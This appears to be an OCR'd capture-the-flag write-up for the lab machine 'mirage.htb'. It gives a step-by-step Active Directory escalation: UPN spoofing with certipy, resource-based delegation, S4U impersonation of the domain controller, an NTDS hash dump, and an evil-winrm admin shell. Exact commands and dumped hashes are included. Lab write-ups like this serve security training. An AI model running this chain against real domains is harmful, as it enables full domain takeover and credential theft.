
1. Set upn as dc01$@mirage.htb

```
KRB5CCNAME=Mirage-Service\$.ccache bloodyad -d mirage.htb -k --dc-ip
10.10.11.78 -H dc01.mirage.htb set object mark.bbond userPrincipalName -v
'dc01$@mirage.h
tb'
```

```
┌──[x]─[parrot@parrot]─[~/Documents/mirage]
└─$ $KRB5CCNAME=Mirage-Service\$.ccache bloodyad -d mirage.htb -k --dc-ip 10.10.11.78 -H dc01.mirage.htb set object mark.bbond userPrincipalName -v 'dc01$@mirage.h
tb'
[+] mark.bbond's userPrincipalName has been updated
```

2. Get pfx

```
certipy req -u 'mark.bbond@mirage.htb' -p '1day@atime' -target
dc01.mirage.htb -dc-ip 10.10.11.78 -template 'User' -ca mirage-DC01-CA -k
```




3. Change upn to anything other than dc01$@mirage.htb

```
KRB5CCNAME=Mirage-Service\$.ccache bloodyad -d mirage.htb -k --dc-ip
10.10.11.78 -H dc01.mirage.htb set object mark.bbond userPrincipalName -v
'abcde'
```



4. Authentication with ldap shell switch logs in as dc01$

```
certipy auth -pfx dc01.pfx -dc-ip 10.10.11.78 -ldap-shell
```



5. Set rbcd to mirage-service$ that enables it to impersonate dc01$

```
set_rbcd DC01$ mirage-service$
```

```
# set_rbcd DC01$ mirage-service$
Found Target DN: CN=DC01,OU=Domain Controllers,DC=mirage,DC=htb
Target SID: S-1-5-21-2127163471-3824721834-2568365109-1000

Found Grantee DN: CN=Mirage-Service,CN=Managed Service Accounts,DC=mirage,DC=htb
Grantee SID: S-1-5-21-2127163471-3824721834-2568365109-1112
Delegation rights modified successfully!
mirage-service$ can now impersonate users on DC01$ via S4U2Proxy
```

6. Now, I can get service ticket to impersonate dc01$

```
getST.py 'mirage.htb/Mirage-Service$' -hashes
':738eeff47da231dec805583638b8a91f' -spn 'http/dc01.mirage.htb' -impersonate
'dc01$
```

```
┌──[parrot@parrot]─[~/Documents/mirage]
└─── $getST.py 'mirage.htb/Mirage-Service$' -hashes ':738eeff47da231dec805583638b8a91f' -spn 'http/dc01.mirage.htb' -impersonate 'dc01$'
Impacket v0.14.0.dev0+20251125.123836.101b62fd - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating dc01$
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in dc01$@http_dc01.mirage.htb@MIRAGE.HTB.ccache
```

7. I can dump ntds using this ticket

```
KRB5CCNAME=dc01\$@http_dc01.mirage.htb@MIRAGE.HTB.ccache secretsdump.py -
just-dc-ntlm -no-pass -k -dc-ip 10.10.11.78 dc01.mirage.htb
```

```
┌──[parrot@parrot]─[~/Documents/mirage]
└─── $KRB5CCNAME=dc01\$@http_dc01.mirage.htb@MIRAGE.HTB.ccache secretsdump.py -just-dc-ntlm -no-pass -k -dc-ip 10.10.11.78 dc01.mirage.htb
Impacket v0.14.0.dev0+20251125.123836.101b62fd - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
mirage.htb\Administrator:500:aad3b435b51404eeaad3b435b51404ee:7be6d4f3c2b9c0e3560f5a29eeb1afb3:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1adcc3d4a7f007ca8ab8a3a671a66127:::
mirage.htb\Dev_Account_A:1104:aad3b435b51404eeaad3b435b51404ee:3db621dd880ebe4d22351480176dba13:::
mirage.htb\Dev_Account_B:1105:aad3b435b51404eeaad3b435b51404ee:fd1a971892bfd046fc5dd9fb8a5db0b3:::
mirage.htb\david.jjackson:1107:aad3b435b51404eeaad3b435b51404ee:ce781520ff23cdfe2a6f7d274c6447f8:::
mirage.htb\javier.mmarshall:1108:aad3b435b51404eeaad3b435b51404ee:694fba7016ea1abd4f36d188b3983d84:::
abcde\mark.bbond:1109:aad3b435b51404eeaad3b435b51404ee:8fe1f7f9e9148b3bdeb368f9ff7645eb:::
mirage.htb\nathan.aadam:1110:aad3b435b51404eeaad3b435b51404ee:1cdd3c6d19586fd3a8120b89571a04eb:::
mirage.htb\svc_mirage:2604:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:b5b26ce83b5ad77439042fbf9246c86c:::
Mirage-Service$:1112:aad3b435b51404eeaad3b435b51404ee:738eeff47da231dec805583638b8a91f:::
[*] Cleaning up...
```

8. I can login as administrator

```
┌──[parrot@parrot]─[~/Documents/mirage]
└─$ getTGT.py 'mirage.htb/administrator' -hashes ':7be6d4f3c2b9c0e3560f5a29eeb1afb3'
Impacket v0.14.0.dev0+20251125.123836.101b62fd - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in administrator.ccache
┌──[parrot@parrot]─[~/Documents/mirage]
└─$ $KRB5CCNAME=administrator.ccache evil-winrm -i dc01.mirage.htb -r mirage.htb

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
mirage\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

I'm admin!